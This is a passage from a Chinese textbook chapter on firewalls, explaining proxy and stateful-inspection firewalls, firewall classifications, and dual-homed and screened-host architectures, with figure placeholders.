


图 7-6 应用网关型代理防火墙




图 7-7 自适应代理防火墙

在“自适应代理服务器”与“动态包过滤器”之间存在一个控制通道。在对防火墙进行配置时，用户仅仅将所需要的服务类型、安全级别等信息通过相应 Proxy 的管理界面进行设置就可以了。然后，自适应代理就可以根据用户的配置信息，决定是使用代理服务从应用层代理请求还是从网络层转发包。如果是后者，它将动态地通知包过滤器增减过滤规则，满足用户对速度和安全性的双重要求。

代理类型防火墙的最突出的优点就是安全。由于它工作在最高层，所以它可以对网络中任何一层数据通信进行筛选保护，不像包过滤那样，只是对网络层的数据进行过滤。

另外，代理防火墙采取某种代理机制，它可以为每一种应用服务建立一个专门的代理，所以内、外部网络之间的通信不是直接的，而需要先经过代理服务器审核，通过后再由代理服务器代为连接，根本没有给内、外部网络计算机任何直接会话的机会，从而避免了入侵者使用数据驱动类型的攻击方式入侵内部网。

代理防火墙的最大缺点就是速度相对比较慢，当用户对内外部网络网关的吞吐量要求比较高时，代理防火墙就会成为内外部网络之间的瓶颈。这是因为防火墙需要为不同的网络服务建立专门的代理服务，在其代理程序为内、外部网络用户建立连接时需要时间，所以给系统性能带来了一些负面影响，但通常不会很明显。

3. 状态检测技术

状态检测防火墙在网络层由一个检测模块截获数据包，抽取与应用层状态有关的信息，并以此作为依据决定对该连接是接受还是拒绝。检测模块维护一个动态的状态信息表，并对后续的数据包进行检查。一旦发现任何连接的参数有意外的变化，该连接就被中止。这

种技术提供了高度安全的解决方案，同时也具有较好的适应性和可扩展性。状态检测防火墙克服了包过滤防火墙和应用代理服务器的局限性，不要求每个被访问的应用都有代理。状态检测模块能够理解并学习各种协议和应用，以支持各种最新的应用服务。状态检测模块截获、分析并处理所有试图通过防火墙的数据包，保证网络的高度安全和数据完整。网络和各种应用的通信状态动态存储、更新到动态状态表中，结合预定义的规则，实现安全策略。状态检测检查 OSI 七层模型的所有层，以决定是否过滤，而不仅仅对网络层进行检查，如图 7-8 所示。




图 7-8　状态检测防火墙

状态检测技术首先由 CheckPoint 公司提出并实现。目前许多包过滤防火墙中都使用多层状态检测。其主要特点如下。

(1) 安全性。状态检测防火墙工作在数据链路层和网络层之间，截取和检查所有通过网络的原始数据包并进行处理。首先根据安全策略从数据包中提取有用信息，保存在内存中。然后将相关信息组合起来，进行一些逻辑或数学运算并进行相应的操作，如允许或拒绝数据包通过、认证连接和加密数据等。状态检测防火墙虽然工作在协议栈较低层，但它检测所有应用层的数据包并从中提取有用信息，如 IP 地址、端口号和数据内容等，这样安全性就得到很大的提高。

(2) 高效性。通过防火墙的所有数据包都在低层处理，减少了高层协议头的开销，执行效率提高很多。另外，在这种防火墙中，一旦一个连接建立起来，就不用再对该连接做更多的工作。例如，一个通过了身份验证的用户试图打开另一个浏览器，状态检测防火墙会自动授予该计算机再建立其他会话的权限，而不会提示该用户再输入密码。

(3) 可伸缩性和易扩展性。状态检测防火墙不像应用层网关防火墙，每个应用对应一个服务程序，所能提供的服务是有限的，而且当增加一个新的服务时，必须为新的服务开发相应的服务程序。状态检测防火墙不区分每个具体的应用，只是根据从数据包中提取的信息、对应的安全策略及过滤规则处理数据包。当有一个新的应用时，它能动态产生并应用新的规则，而不用另外写代码，所以具有很好的伸缩性和扩展性。

(4) 应用范围广。状态检测防火墙不仅支持基于 TCP 的应用，而且支持基于无连接协议的应用，如 RPC(remote procedure call)、UDP 的应用(DNS、WAIS 等)。对于无连接的协议，包过滤防火墙和应用层网关要么不支持这类应用，要么开放一个大范围的 UDP 端

口,这样会暴露内部网,降低了安全性。

状态检测技术更适合提供对 UDP 的支持。它将所有通过防火墙的 UDP 分组均视为一个虚拟连接,防火墙保存通过网关的每一个连接的状态信息,允许通过防火墙的 UDP 请求都会被记录。当 UDP 包在相反方向上通过时,依据连接状态表确定该 UDP 包是否被授权和通过。每个虚拟连接都具有一定的生存期,较长时间没有数据传送的连接将被终止。

7.2.3 按防火墙的结构分类

按防火墙的结构分类,防火墙主要有单一主机防火墙、路由器集成式防火墙和分布式防火墙三种。

(1) 单一主机防火墙是最为传统的防火墙,独立于其他网络设备,它位于网络边界。这种防火墙其实与一台计算机结构差不多,同样包括 CPU、内存、硬盘等基本组件,当然主板更是不能缺少,且主板上也有南、北桥芯片。它与一般计算机最主要的区别就是一般防火墙都集成了两个以上的以太网卡,这是因为它需要连接一个以上的内、外部网络。其中的硬盘就是用来存储防火墙所用的基本程序,如包过滤程序和代理服务器程序等,有的防火墙还把日志记录也记录在此硬盘上。虽然如此,但还不能说它就与平常的 PC 一样,因为它的工作性质,决定了它要具备非常高的稳定性、实用性,具备非常高的系统吞吐性能。正因如此,看似与 PC 差不多的配置,价格相差甚远。

随着防火墙技术的发展及应用需求的提高,原来作为单一主机的防火墙现在已发生了许多变化。最明显的变化就是现在许多中、高档的路由器中已集成了防火墙功能。还有的防火墙已不再是一个独立的硬件实体,而是由多个软、硬件组成的系统,这种防火墙,俗称"分布式防火墙"。

(2) 原来单一主机的防火墙由于价格非常昂贵,仅有少数大型企业才能承受得起,为了降低企业网络投资,现在许多中、高档路由器中集成了防火墙功能,如 Cisco IOS 防火墙系列。但这种防火墙通常是较低级的包过滤型。这样企业就不用再同时购买路由器和防火墙,大大降低了网络设备购买成本。

(3) 分布式防火墙再也不是只是位于网络边界,而是渗透于网络的每一台主机,对整个内部网络的主机实施保护。在网络服务器中,通常会安装一个用于防火墙的系统管理软件,在服务器及各主机上安装有集成网卡功能的 PCI 防火墙卡,这样一块防火墙卡同时兼有网卡和防火墙的双重功能。这样一个防火墙系统就可以彻底保护内部网络。各主机把任何其他主机发送的通信连接都视为"不可信"的,都需要严格过滤。而不是传统边界防火墙那样,仅对外部网络发出的通信请求"不信任"。

7.2.4 按防火墙部署的位置分类

如果按防火墙部署的位置分类,可以分为边界防火墙、个人防火墙和混合防火墙三大类。

(1) 边界防火墙是最为传统的那种,它们位于内、外部网络的边界,所起的作用是对内、外部网络实施隔离,保护边界内部网络。这类防火墙一般都是硬件类型的,价格较贵,性能较好。

(2) 个人防火墙安装于单台主机中,防护的也只是单台主机。这类防火墙应用于广大的个人用户,通常为软件防火墙,价格最便宜,性能也最差。国内的个人版天网防火墙也是一款优秀的软件防火墙。另外,反病毒软件集成的防火墙也是典型的软件防火墙。

(3) 混合防火墙可以说就是"分布式防火墙"或"嵌入式防火墙",它是一整套防火墙系统,由若干个软、硬件组成,分布于内、外部网络边界和内部各主机之间,既对内、外部网络之间通信进行过滤,又对网络内部各主机间的通信进行过滤。它属于最新的防火墙技术之一,性能最好,价格也最贵。

7.2.5 按防火墙的性能分类

如果按防火墙的性能来分可以分为百兆级防火墙和千兆级防火墙两类。

因为防火墙通常位于网络边界,所以不可能只是十兆级的。这主要是指防火墙的通道带宽(bandwidth),或者说是吞吐率。当然信道带宽越宽,性能越高,这样的防火墙因包过滤或应用代理所产生的延时也越小,对整个网络通信性能的影响也就越小。

7.3 防火墙系统体系结构

7.3.1 常见术语

在介绍防火墙系统体系结构之前,先对防火墙体系结构中常见的术语进行简要说明。

1. 堡垒主机

堡垒主机是指可能直接面对外部用户攻击的主机系统,在防火墙体系结构中,特指那些处于内部网络的边缘,并且暴露于外部网络用户面前的主机系统。一般来说,堡垒主机上提供的服务越少越好,因为每增加一种服务就增加了被攻击的可能性。

2. 双重宿主主机

双重宿主主机是指至少拥有两个以上网络接口且每个网络接口连接不同的网络的计算机系统,因此也称为多穴主机系统。一般来说,双重宿主主机是实现多个网络之间互连的关键设备,如网桥是在数据链路层实现互连的双重宿主主机,路由器是在网络层实现互连的双重宿主主机,应用层网关是在应用层实现互连。

3. 周边网络

周边网络是指在内部网络、外部网络之间增加的一个网络,一般来说,对外提供服务的各种服务器都可以放在这个网络里。周边网络也被称为非军事区,或中立区(de militarized zone,DMZ)。周边网络的存在,使得外部用户访问服务器时不需要进入内部网络,而内部网络用户对服务器维护工作导致的信息传递也不会泄露至外部网络;同时,周边网络与外部网络或内部网络之间都存在着数据包过滤,这样为外部用户的攻击设置了多重障碍,确保了内部网络的安全。

防火墙的经典体系结构主要有双重宿主主机体系结构、被屏蔽主机体系结构和被屏蔽子网体系结构三种形式。

7.3.2 双重宿主主机体系结构

防火墙的双重宿主主机体系结构是指以一台双重宿主主机作为防火墙系统的主体，执行分离外部网络与内部网络的任务。典型的双重宿主主机体系结构如图 7-9 所示。




图 7-9 双重宿主主机体系结构

在基于双重宿主主机体系结构的防火墙中，带有内部网络和外部网络接口主机系统就构成了防火墙的主体，该台双重宿主主机具备了成为内部网络和外部网络之间路由器的条件，但是在内部网络与外部网络之间进行数据包转发的进程是被禁止运行的。为了达到防火墙的基本效果，在双重宿主主机系统中，任何路由功能是禁止的，甚至前面介绍的数据包过滤技术也是不允许在双重宿主主机上实现的。双重宿主主机唯一可以采用的防火墙技术就是应用层代理，内部网络用户可以通过客户端代理软件以代理方式访问外部网络资源，或者直接登录至双重宿主主机成为一个用户，再利用该主机直接访问外部资源。

双重宿主主机体系结构防火墙的优点在于：网络结构比较简单，由于内、外网络之间没有直接的数据交互而较为安全；内部用户账号的存在可以保证对外部资源进行有效控制；由于应用层代理机制的采用可以方便地形成应用层的数据与信息过滤。其缺点在于：用户访问外部资源较为复杂，如果用户需要登录到主机上才能访问外部资源，则主机的资源消耗较大；用户机制存在着安全隐患，并且内部用户无法借助于该体系结构访问新的服务或特殊服务；一旦外部用户入侵了双重宿主主机，则导致内部网络处于不安全状态。

7.3.3 被屏蔽主机体系结构

被屏蔽主机体系结构是指通过一个单独的路由器和内部网络上的堡垒主机共同构成防火墙，主要通过数据包过滤技术实现内、外网络的隔离和对内网的保护。一个典型的被屏蔽的主机体系结构如图 7-10 所示。

在被屏蔽主机体系结构中，有两道屏障：一道是屏蔽路由器；另一道是堡垒主机。屏蔽路由器位于网络的最边缘，负责与外网实施连接，并且参与外网的路由计算。屏蔽路由器




图 7-10　被屏蔽主机体系结构

不提供任何服务，仅提供路由和数据包过滤功能，因此屏蔽路由器本身较为安全，被攻击的可能性较小。由于屏蔽路由器的存在，使得堡垒主机不再是直接与外网互连的双重宿主主机，增加了系统的安全性。

堡垒主机存放在内部网络中，是内部网络系统中唯一可以连接到外部网络系统的主机，也是外部用户访问内部网络资源必须经过的主机设备。在经典的被屏蔽主机体系结构中，堡垒主机也通过数据包过滤功能实现对内部网络的防护，并且该堡垒主机仅仅允许通过特定的服务连接。堡垒主机可以不提供数据包过滤功能，而提供代理功能，内部用户只能通过应用层代理访问外部网络，而堡垒主机就成为外部用户唯一可以访问的内部主机。

与双重宿主主机体系结构相比，被屏蔽主机体系结构的优点表现在以下几个方面。

- 比双重宿主主机体系结构具有更高的安全特性。由于屏蔽路由器在堡垒主机之外提供数据包过滤功能，使得堡垒主机比双重宿主主机相对安全，存在漏洞的可能性较小；同时，堡垒主机的数据包过滤功能限制外部用户只能访问特定主机上的特定服务，或者只能访问堡垒主机上的特定服务，在提供服务的同时仍然保证了内部网络的安全。
- 内部网络用户访问外部网络较为方便、灵活，在屏蔽路由器和堡垒主机允许的情况下，用户可以直接访问外部网络。如果屏蔽路由器和堡垒主机不允许内部用户直接访问外部网络，则用户通过堡垒主机提供的代理服务访问外部资源。在实际应用中，将两种方式综合运用，访问不同的服务采用不同的方式。例如，内部用户访问WWW，可以采用堡垒主机的应用层代理，一些新的服务可以直接访问。
- 由于堡垒主机和屏蔽路由器的同时存在，使得堡垒主机可以从部分安全事务中解脱出来，从而可以以更高的效率提供数据包过滤或代理服务。

与双重宿主主机体系结构相比，被屏蔽主机体系结构的主要缺点在于以下几点。

